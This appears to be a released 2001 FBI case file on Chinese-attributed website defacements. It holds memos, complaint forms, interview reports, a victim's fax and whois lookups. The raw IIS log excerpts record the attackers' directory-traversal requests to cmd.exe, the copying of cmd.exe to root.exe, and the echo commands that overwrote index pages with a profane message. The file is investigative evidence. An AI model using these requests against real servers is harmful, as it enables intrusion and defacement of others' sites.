w05_ex010503.log:20:16:15  194.206.83.113  GET  /scripts/root.exe 502
w05_ex010503.log:20:16:15  194.206.83.113  GET  /scripts/root.exe 502
w05_ex010503.log:20:16:16  194.206.83.113  GET  /scripts/root.exe 502
w05_ex010503.log:20:16:16  194.206.83.113  GET  /scripts/../../winnt/system32/cmd.exe    502
w05_ex010503.log:20:16:16  194.206.83.113  GET  /scripts/root.exe 502
w05_ex010503.log:20:16:18  194.206.83.113  GET  /scripts/root.exe 502
w05_ex010503.log:20:16:18  194.206.83.113  GET  /scripts/root.exe 502
w05_ex010503.log:20:16:18  194.206.83.113  GET  /scripts/root.exe 502
w05_ex010503.log:20:16:19  194.206.83.113  GET  /scripts/../../winnt/system32/cmd.exe    502
w05_ex010503.log:20:16:19  194.206.83.113  GET  /scripts/root.exe 502
w05_ex010503.log:20:16:19  194.206.83.113  GET  /scripts/root.exe 502
w05_ex010503.log:20:16:20  194.206.83.113  GET  /scripts/root.exe 502
w05_ex010503.log:20:16:20  194.206.83.113  GET  /scripts/root.exe 502
w05_ex010503.log:20:16:21  194.206.83.113  GET  /scripts/../../winnt/system32/cmd.exe    502
w05_ex010503.log:20:16:21  194.206.83.113  GET  /scripts/root.exe 502
w05_ex010503.log:20:16:21  194.206.83.113  GET  /scripts/root.exe 502
w05_ex010503.log:20:16:22  194.206.83.113  GET  /scripts/root.exe 502
w05_ex010503.log:20:16:22  194.206.83.113  GET  /scripts/root.exe 502
w05_ex010503.log:20:16:22  194.206.83.113  GET  /scripts/../../winnt/system32/cmd.exe    502
w05_ex010503.log:20:16:24  194.206.83.113  GET  /scripts/root.exe 502
w05_ex010503.log:20:16:24  194.206.83.113  GET  /scripts/root.exe 502
w05_ex010503.log:20:16:24  194.206.83.113  GET  /scripts/root.exe 502
w05_ex010503.log:20:16:25  194.206.83.113  GET  /scripts/root.exe 502
w05_ex010503.log:20:16:25  194.206.83.113  GET  /scripts/../../winnt/system32/cmd.exe    502
w05_ex010503.log:20:16:26  194.206.83.113  GET  /scripts/root.exe 502
w05_ex010503.log:20:16:26  194.206.83.113  GET  /scripts/root.exe 502
w05_ex010503.log:20:16:26  194.206.83.113  GET  /scripts/root.exe 502
w05_ex010503.log:20:16:27  194.206.83.113  GET  /scripts/root.exe 502
w05_ex010503.log:20:16:27  194.206.83.113  GET  /scripts/../../winnt/system32/cmd.exe    502
w05_ex010503.log:20:16:28  194.206.83.113  GET  /scripts/root.exe 502
```

```
w05_ex010503.log:20:16:28  194.206.83.113  GET  /scripts/root.exe 502
w05_ex010503.log:20:16:28  194.206.83.113  GET  /scripts/root.exe 502
w05_ex010503.log:20:16:29  194.206.83.113  GET  /scripts/root.exe 502
w05_ex010503.log:20:16:29  194.206.83.113  GET  /scripts/../../winnt/system32/cmd.exe     502
w05_ex010503.log:20:16:34  194.206.83.113  GET  /scripts/root.exe 502
w05_ex010503.log:20:16:34  194.206.83.113  GET  /scripts/root.exe 502
w05_ex010503.log:20:16:34  194.206.83.113  GET  /scripts/root.exe 502
w05_ex010503.log:20:16:35  194.206.83.113  GET  /scripts/root.exe 502
w05_ex010503.log:20:16:35  194.206.83.113  GET  /scripts/../../winnt/system32/cmd.exe     502
w05_ex010503.log:20:16:35  194.206.83.113  GET  /scripts/root.exe 502
w05_ex010503.log:20:16:36  194.206.83.113  GET  /scripts/root.exe 502
w05_ex010503.log:20:16:36  194.206.83.113  GET  /scripts/root.exe 502
w05_ex010503.log:20:16:37  194.206.83.113  GET  /scripts/root.exe 502
w05_ex010503.log:20:16:37  194.206.83.113  GET  /scripts/../../winnt/system32/cmd.exe     502
w05_ex010503.log:20:16:37  194.206.83.113  GET  /scripts/root.exe 502
w05_ex010503.log:20:16:38  194.206.83.113  GET  /scripts/root.exe 502
w05_ex010503.log:20:16:38  194.206.83.113  GET  /scripts/root.exe 502
w05_ex010503.log:20:16:38  194.206.83.113  GET  /scripts/root.exe 502
w05_ex010503.log:20:16:40  194.206.83.113  GET  /scripts/../../winnt/system32/cmd.exe     502
w05_ex010503.log:20:16:40  194.206.83.113  GET  /scripts/root.exe 502
w05_ex010503.log:20:16:40  194.206.83.113  GET  /scripts/root.exe 502
w05_ex010503.log:20:16:41  194.206.83.113  GET  /scripts/root.exe 502
w05_ex010503.log:20:16:41  194.206.83.113  GET  /scripts/root.exe 502
w05_ex010503.log:20:16:41  194.206.83.113  GET  /scripts/../../winnt/system32/cmd.exe     502
w05_ex010503.log:20:16:42  194.206.83.113  GET  /scripts/root.exe 502
w05_ex010503.log:20:16:42  194.206.83.113  GET  /scripts/root.exe 502
w05_ex010503.log:20:16:42  194.206.83.113  GET  /scripts/root.exe 502
w05_ex010503.log:20:16:43  194.206.83.113  GET  /scripts/root.exe 502
w05_ex010503.log:20:16:43  194.206.83.113  GET  /scripts/../../winnt/system32/cmd.exe     502
w05_ex010503.log:20:16:43  194.206.83.113  GET  /scripts/root.exe 502
w05_ex010503.log:20:16:48  194.206.83.113  GET  /scripts/root.exe 502
w05_ex010503.log:20:16:48  194.206.83.113  GET  /scripts/root.exe 502
w05_ex010503.log:20:16:48  194.206.83.113  GET  /scripts/root.exe 502
w05_ex010503.log:20:16:49  194.206.83.113  GET  /scripts/../../winnt/system32/cmd.exe     502
w05_ex010503.log:20:16:49  194.206.83.113  GET  /scripts/root.exe 502
w05_ex010503.log:20:16:49  194.206.83.113  GET  /scripts/root.exe 502
w05_ex010503.log:20:16:51  194.206.83.113  GET  /scripts/root.exe 502
w05_ex010503.log:20:16:51  194.206.83.113  GET  /scripts/root.exe 502
w05_ex010503.log:20:16:51  194.206.83.113  GET  /scripts/../../winnt/system32/cmd.exe     502
w05_ex010503.log:20:16:52  194.206.83.113  GET  /scripts/root.exe 502
w05_ex010503.log:20:16:52  194.206.83.113  GET  /scripts/root.exe 502
w05_ex010503.log:20:16:52  194.206.83.113  GET  /scripts/root.exe 502
w05_ex010503.log:20:16:57  194.206.83.113  GET  /scripts/root.exe 502
w05_ex010503.log:20:16:57  194.206.83.113  GET  /scripts/../../winnt/system32/cmd.exe     502
w05_ex010503.log:20:16:58  194.206.83.113  GET  /scripts/root.exe 502
w05_ex010503.log:20:16:58  194.206.83.113  GET  /scripts/root.exe 502
w05_ex010503.log:20:16:59  194.206.83.113  GET  /scripts/root.exe 502
w05_ex010503.log:20:16:59  194.206.83.113  GET  /scripts/root.exe 502
w05_ex010503.log:20:17:00  194.206.83.113  GET  /index.asp 200
```

(Rev. 08-28-2000)

FEDERAL BUREAU OF INVESTIGATION

Precedence: ROUTINE **Date:** 06/04/2001

To: Chicago **Attn:** SA [redacted]

From: San Francisco
Squad 14B
Contact: [redacted] (510)583-5245

b3
b6
b7C
b7E

Approved By: [redacted]

Drafted By:

Case ID #: [redacted] Pending)

Title: Hacker/Honker Union of China;
Illinois Secretary of State - victim;
Intrusion;
4/3/01

Synopsis: To provide results of lead to Chicago.

Reference: [redacted]

b3
b6
b7C
b7E

Enclosures: One original and two copies of FD-302 dated 6/1/01 of [redacted] of CHARLES SCHWAB. One 1A envelope containing original notes of interview and a CD of weblogs for affected system.

Details: [redacted] provided details of defacement of Schwabplan Retirement website.

San Francisco considers this lead closed.

♦♦

[redacted]

b3
b7E

Complaint Form
FD-71 (Rev. 3-27-95)

NOTE: Hand print names legibly; handwriting satisfactory for remainder.
Indices: □ Negative □ See below

Subject's name and aliases
UNSUB;
CITY OF MILFORD
MILFORD, CT. -
COMPUTER INTRUSION
5/ /01;

Character of case
[redacted]

Complainant □ Protect Source
Capt. [redacted]

Complaint received
☑ Personal □ Telephonic Date 5/21/01 Time 700/p

b3
b6
b7C
b7E

Address of Subject

Complainant's address and telephone number
Milford Police Det. Bureau
(203)

Complainant's DOB

Sex

Race	□ Male	Height	Hair	Build	Birth date and birth place
Age	□ Female	Weight	Eyes	Complexion	Social Security Number

Scars, marks and other data

Employer Address Telephone

Vehicle Description

Facts of complaint
The City of Milford Web site (computer) was entered by UNSUB; possibly Chinese, and the attached message was introduced. This incident occurred during the week of May 13 - 17 2001.

For info. of Sq. 10.

[redacted]

Do not write in this space.

[redacted] ____

SSA [redacted]

BLOCK STAMP

b3
b6
b7C
b7E

Squad 10 ____

SA [redacted] Sq. 8.

(Complaint received by)

fuck USA Government
fuck PoizonBOx

contact:sysadmcn@yahoo.com.cn

NOT
uploaded

Complaint Form
FD-71 (Rev. 3-27-95)

NOTE: Hand print names legibly; handwriting satisfactory for remainder.
Indices: □ Negative □ See below

Subject's name and aliases

Character of case

Complainant □ Protect Source
[redacted]

b6
b7C

Complaint received
□ Personal ☑ Telephonic Date 5/15/01 Time 12 45 P

Address of Subject

Complainant's address and telephone number [redacted]
SUBWAY INTL HQ
325 BIC DR MILFORD CT 06460 Ext

Complainant's DOB [redacted]

Sex M

Race	□ Male	Height	Hair	Build	Birth date and birth place
Age	□ Female	Weight	Eyes	Complexion	Social Security Number
Scars, marks and other data					

Employer Address Telephone

Vehicle Description

Facts of complaint © IS AN INTERNET ANALYST AT SUBWAY INTL HQ. © ADVISED WEBSERVER WAS ACCESSED WITHOUT PERMISSION. © said that messages of "FUCK USA GOVERNMENT" and FUCK POISON BOX" WERE LEFT AT IP 208.160.142.5 WITH ADDITIONAL MESSAGE OF CONTACT SYSADMEN.Yahoo.Com.CN. © advised they tracked the ~~me~~ sender of the message to IP 202.101.8.18. © was advised to file complaint with IFCC as well.

Do not write in this space.
[redacted]

b3
b6
b7C
b7E

SA [redacted]
(Complaint received by)

[redacted]
BLOCK STAMP

FD-302 (Rev. 10-6-95)

FEDERAL BUREAU OF INVESTIGATION

Date of transcription 05/8/2001

[redacted] Americares, 161 Cherry Street, New Canaan, Connecticut, [redacted] was advised of the identity of the interviewing agent and the nature of the interview. [redacted] provided the following information. b6 b7C

Americares website is americares.org and was defaced. [redacted] e-mailed the logs regarding the defacement to SA [redacted] The logs are on a CD-R in the attached FD-340 1A envelope.

Investigation on 5/8/2001 at New Haven, Connecticut

File # [redacted] Date dictated 5/8/2001

b[redacted] SA [redacted]

b3
b6
b7C
b7E

FD-302 (Rev. 10-6-95)

FEDERAL BUREAU OF INVESTIGATION

Date of transcription 05/27/2001

[redacted] date of birth [redacted] [redacted] Greenfield Consulting Group, 274 Riverside Avenue, Westport, Connecticut 203-221-0411 ext [redacted] telephonically contacted the Federal Bureau of Investigation and furnished the following information. b6 b7C

Their web servers were attacked twice. The first attack went unnoticed until the defacement. They found the first incident while reviewing logs after the second attack. During the second attack files on their web page were replaced.

[redacted] furnished a facsimile containing information as to their system and the attack. On May 21, 2001, in response to a request by SA [redacted] he furnished a CD-R containing the logs and altered files. b6 b7C

Attached is a copy of the facsimile.

Investigation on 05-08-01 at New Haven (telephonically)

File # [redacted] Date dictated 05-27-01

by SA [redacted]

asst\china\302[redacted]wpd

b3 b6 b7C b7E

NAME:GREENFIELD
TEL :1 203 221 0791
DATE:MAY.08'2001 12:04

TX RESULT REPORT

SESSION	FUNCTION	NO.	DESTINATION STATION	DATE	TIME	PAGE	DURATION	MODE	RESULT
4240	TX	01	12035035098	MAY.08	11:59	012	00H04'47"	ECM	OK

274 Riverside Ave • Westport, CT 06880 • Fax (203) 221-0791

Greenfield Consulting Group

Fax

To:	FBI Complaint Duty Agent	From:	[redacted]
Fax:	(203) 503-5098	Pages:	13 (Including Cover Page)
Phone:	(203) 777-6311	Date:	05/08/01
Re:	Network Computer Attack	Phone:	(203) 429-0280

b6
b7C

☒ Urgent □ For Review □ Please Comment ☒ Please Reply □ Please Recycle

• **Comments:**

I was advised to fax this information in so that it can be given to the appropriate people.

The following people at our office are handling this situation:

[redacted] ext [redacted] DOB [redacted]
[redacted] ext [redacted] DOB [redacted]
[redacted] ext [redacted] DOB [redacted]

b6
b7C

Greenfield Consulting Group
274 Riverside Avenue
Westport, CT 06880
Switchboard: (203) 221-0411
Fax: (203) 221-0791

If there is a problem with the fax or if you need more information, please contact us.

Thank you for your help in these matters.

WARNING: THE SUBSEQUENT PAGES CONTAIN PROFANE LANGUAGE

274 Riverside Ave • Westport, CT 06880 • Fax (203) 221-0791

Greenfield Consulting Group

Fax

To:	FBI Complaint Duty Agent	**From:**	[redacted]
Fax:	(203) 503-5098	**Pages:**	13 (Including Cover Page)
Phone:	(203) 777-6311	**Date:**	05/08/01
Re:	Network Computer Attack	**Phone:**	[redacted]

b6
b7C

☒ **Urgent** □ **For Review** □ **Please Comment** ☒ **Please Reply** □ **Please Recycle**

● **Comments:**

I was advised to fax this information in so that it can be given to the appropriate people.

The following people at our office are handling this situation:

[redacted] [redacted] ext [redacted] DOB [redacted]
[redacted] ext [redacted] DOB [redacted]
[redacted] ext [redacted] DOB [redacted]

b6
b7C

Greenfield Consulting Group
274 Riverside Avenue
Westport, CT 06880
Switchboard: (203) 221-0411
Fax: (203) 221-0791

If there is a problem with the fax or if you need more information, please contact us.

Thank you for your help in these matters.

WARNING: THE SUBSEQUENT PAGES CONTAIN PROFANE LANGUAGE

May 8, 2001

To Whom It May Concern:

The purpose of this correspondence is to provide information to you in regards to unauthorized malicious access to our network. Our apologies for the explicit content.

Our email server is running NT4.0 Service Pack 5, Exchange Server 5.5, and IIS4.0 for Outlook Web Access.

The email server was attacked on two occasions. The first attack modified files that are never accessed, so we did not notice it. We found this attack by browsing log files after the second attack took place. The second attack modified all the index.asp, index.htm, default.asp, and default.htm files on all of our root web directories for each virtual site. This attack we definitely noticed. Originally, these default index pages were set to allow our users access to their email from any computer that can access the internet. These changes disabled this ability for almost 24 hours.

Attached are copies of log file excerpts as well as IP Whois lookup information from the UXN Spam Combat website tools. Their site is at http://combat.uxn.com. Also attached is a copy of what the "index" files were changed to.

The first attack came from an IP that belongs to a University in Mexico. The second attack came from an IP that belongs to a Cable TV station in Japan. Email addresses are included on the Whois lookup information, but we have not contacted anyone outside our organization except for the FBI.

Launching a browser to http://210.253.184.2 will take you to the TV station's website. If you go to http://210.253.184.3, you will get a default page from an Apache web server running on a UNIX/Linux box. This is the same IP address as contained in our logs.

Both attackers changed the website pages to contain the exact same message.

Thank you in advance for any help you can give us in dealing with this problem.

Sincerely,

[redacted]

b6
b7C

IP whois of 200.53.234.124.

```
ipw: Connecting to server: whois.arin.net:43
ipw: Query: net 200.53.234.124
ipw: Connecting to server: whois.arin.net:43
ipw: Query: !NETBLK-UABJO-RED-1
Universidad Autonoma Benito Juarez de Oaxaca (NETBLK-UABJQ-RED-1)
   Ex-Hacienda 5 seores C.U. Edificio de Rectoria
   Oaxaca, Oaxaca 68120
   MX

   Netname: UABJO-RED-1
   Netblock: 200.53.224.0 - 200.53.239.255

   Coordinator:
      Mendez, Benjamin  (BM722-ARIN)  uabjo@siu.cen.buap.mx
      52 951-65843

   Record last updated on 12-Apr-2000.
   Database last updated on 7-May-2001 22:52:06 EDT.

The ARIN Registration Services Host contains ONLY Internet
Network Information: Networks, ASN's, and related POC's.
Please use the whois server at rs.internic.net for DOMAIN related
Information and whois.nic.mil for NIPRNET Information.
```

If the former information is confusing or wrong **and** it is about IP's in Brazil, please mail me or just Try the old version of ipw.

May 3, 2001 21:00 GMT, whois.arin.net is very slow

Info on attacking IP from "in010506.log" which follows.

```
200.53.234.124, -, 5/6/01, 18:29:28, W3SVC1, GCGPO1, 192.168.1.13, 391, 66,
505, 200, 0, GET, /scripts/../../winnt/system32/cmd.exe, /c+dir,
200.53.234.124, -, 5/6/01, 18:29:39, W3SVC1, GCGPO1, 192.168.1.13, 15, 70, 796,
200, 0, GET, /scripts/../../winnt/system32/cmd.exe, /c+dir+..\,
200.53.234.124, -, 5/6/01, 18:29:39, W3SVC1, GCGPO1, 192.168.1.13, 31, 100,
382, 502, 0, GET, /scripts/../../winnt/system32/cmd.exe,
/c+copy+\winnt\system32\cmd.exe+root.exe,
200.53.234.124, -, 5/6/01, 18:30:12, W3SVC1, GCGPO1, 192.168.1.13, 62, 423,
355, 502, 0, GET, /scripts/root.exe,
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<t
able+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^
>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size%
3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+siz
e%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../../index.asp,
200.53.234.124, -, 5/6/01, 18:30:12, W3SVC1, GCGPO1, 192.168.1.13, 31, 423,
355, 502, 0, GET, /scripts/root.exe,
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<t
able+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^
>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size%
3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+siz
e%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../../index.htm,
200.53.234.124, -, 5/6/01, 18:30:23, W3SVC1, GCGPO1, 192.168.1.13, 15, 425,
355, 502, 0, GET, /scripts/root.exe,
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<t
able+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^
>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size%
3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+siz
e%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../../default.asp,
200.53.234.124, -, 5/6/01, 18:30:23, W3SVC1, GCGPO1, 192.168.1.13, 16, 425,
355, 502, 0, GET, /scripts/root.exe,
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<t
able+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^
>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size%
3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+siz
e%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../../default.htm,
200.53.234.124, -, 5/6/01, 18:30:23, W3SVC1, GCGPO1, 192.168.1.13, 63, 100,
382, 502, 0, GET, /scripts/../../winnt/system32/cmd.exe,
/c+copy+\winnt\system32\cmd.exe+root.exe,
200.53.234.124, -, 5/6/01, 18:30:28, W3SVC1, GCGPO1, 192.168.1.13, 63, 424,
355, 502, 0, GET, /scripts/root.exe,
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<t
able+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^
>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size%
3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+siz
e%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../../index.asp,
200.53.234.124, -, 5/6/01, 18:30:38, W3SVC1, GCGPO1, 192.168.1.13, 15, 424,
355, 502, 0, GET, /scripts/root.exe,
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<t
able+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^
>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size%
3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+siz
e%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../../index.htm,
```

Excerpt of logfile "in Ø105Ø6.log"
which follows.

IP whois of 210.253.184.3

```
ipw: Connecting to server: whois.arin.net:43
ipw: Query: net 210.253.184.3
ipw: Connecting to server: whois.apnic.net:43
ipw: Query: 210.253.184.3
inetnum:      210.253.184.0 - 210.253.184.31
netname:      TV-HANNO
descr:        Hanno Cable Television Corp.
descr:        19-1 Kokubo, Hanno-shi, Saitama 357-0015, JAPAN
country:      JP
admin-c:      AM575JP
tech-c:       TU593JP
remarks:      This information has been partially mirrored by APNIC from
remarks:      JPNIC. To obtain more specific information, please use the
remarks:      JPNIC whois server at whois.nic.ad.jp. (This defaults to
remarks:      Japanese output, use the /e switch for English output)
remarks:      This information has been partially mirrored by APNIC from
remarks:      JPNIC. To obtain more specific information, please use the
remarks:      JPNIC whois server at whois.nic.ad.jp. (This defaults to
remarks:      Japanese output, use the /e switch for English output)
changed:      apnic-ftp@nic.ad.jp 19990719
changed:      apnic-ftp@nic.ad.jp 20010118
source:       JPNIC
```

If the former information is confusing or wrong and it is about IP's in Brazil, please mail me or just Try the old version of ipw.

May 3, 2001 21:00 GMT, whois.arin.net is very slow

Info on attacking IP from "in010507.log"

```
210.253.184.3, -, 5/7/01, 3:34:04, W3SVC1, GCGPO1, 192.168.1.13, 31, 66, 554,
200, 0, GET, /scripts/../../winnt/system32/cmd.exe, /c+dir,
210.253.184.3, -, 5/7/01, 3:34:04, W3SVC1, GCGPO1, 192.168.1.13, 15, 70, 1000,
200, 0, GET, /scripts/../../winnt/system32/cmd.exe, /c+dir+..\,
210.253.184.3, -, 5/7/01, 3:34:04, W3SVC1, GCGPO1, 192.168.1.13, 32, 100, 382,
502, 0, GET, /scripts/../../winnt/system32/cmd.exe,
/c+copy+\winnt\system32\cmd.exe+root.exe,
210.253.184.3, -, 5/7/01, 3:34:04, W3SVC1, GCGPO1, 192.168.1.13, 125, 423, 355,
502, 0, GET, /scripts/root.exe,
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<t
able+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^
>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size%
3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+siz
e%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../.index.asp,
210.253.184.3, -, 5/7/01, 3:34:06, W3SVC1, GCGPO1, 192.168.1.13, 16, 423, 355,
502, 0, GET, /scripts/root.exe,
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<t
able+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^
>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size%
3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+siz
e%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../.index.htm,
210.253.184.3, -, 5/7/01, 3:34:06, W3SVC1, GCGPO1, 192.168.1.13, 15, 425, 355,
502, 0, GET, /scripts/root.exe,
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<t
able+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^
>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size%
3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+siz
e%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../.default.asp,
210.253.184.3, -, 5/7/01, 3:34:06, W3SVC1, GCGPO1, 192.168.1.13, 16, 425, 355,
502, 0, GET, /scripts/root.exe,
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<t
able+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^
>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size%
3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+siz
e%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../.default.htm,
210.253.184.3, -, 5/7/01, 3:34:06, W3SVC1, GCGPO1, 192.168.1.13, 31, 100, 382,
502, 0, GET, /scripts/../../winnt/system32/cmd.exe,
/c+copy+\winnt\system32\cmd.exe+root.exe,
210.253.184.3, -, 5/7/01, 3:34:08, W3SVC1, GCGPO1, 192.168.1.13, 328, 424, 355,
502, 0, GET, /scripts/root.exe,
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<t
able+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^
>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size%
3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+siz
e%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../../index.asp,
210.253.184.3, -, 5/7/01, 3:34:08, W3SVC1, GCGPO1, 192.168.1.13, 32, 424, 355,
502, 0, GET, /scripts/root.exe,
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<t
able+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^
>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size%
3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+siz
e%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../../index.htm,
210.253.184.3, -, 5/7/01, 3:34:08, W3SVC1, GCGPO1, 192.168.1.13, 16, 426, 355,
502, 0, GET, /scripts/root.exe,
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<t
able+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^
>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size%
3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+siz
e%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../../default.asp,
```

Excerpt of logfile "in010507.log"

```
210.253.184.3, -, 5/7/01, 3:34:08, W3SVC1, GCGPO1, 192.168.1.13, 31, 426, 355,
502, 0, GET, /scripts/root.exe,
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<t
able+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^
>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size%
3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+siz
e%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../../default.htm,
210.253.184.3, -, 5/7/01, 3:34:08, W3SVC1, GCGPO1, 192.168.1.13, 32, 100, 382,
502, 0, GET, /scripts/../../winnt/system32/cmd.exe,
/c+copy+\winnt\system32\cmd.exe+root.exe,
210.253.184.3, -, 5/7/01, 3:34:11, W3SVC1, GCGPO1, 192.168.1.13, 125, 429, 355,
502, 0, GET, /scripts/root.exe,
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<t
able+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^
>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size%
3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+siz
e%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../wwwroot/index.asp,
210.253.184.3, -, 5/7/01, 3:34:11, W3SVC1, GCGPO1, 192.168.1.13, 16, 429, 355,
502, 0, GET, /scripts/root.exe,
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<t
able+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^
>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size%
3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+siz
e%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../wwwroot/index.htm,
210.253.184.3, -, 5/7/01, 3:34:11, W3SVC1, GCGPO1, 192.168.1.13, 15, 431, 355,
502, 0, GET, /scripts/root.exe,
/c+echo+^<html^>^<body+bgcolor%3Dblack^>^<br^>^<br^>^<br^>^<br^>^<br^>^<br^>^<t
able+width%3D100%^>^<td^>^<p+align%3D%22center%22^>^<font+size%3D7+color%3Dred^
>fuck+USA+Government^</font^>^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+size%
3D7+color%3Dred^>fuck+PoizonBOx^<tr^>^<td^>^<p+align%3D%22center%22^>^<font+siz
e%3D4+color%3Dred^>contact:sysadmcn@yahoo.com.cn^</html^>>../wwwroot/default.as
p,
210.253.184.3, -, 5/7/01, 3:34:11, W3SVC1, GCGPO1, 192.168.1.13, 16, 431, 355,
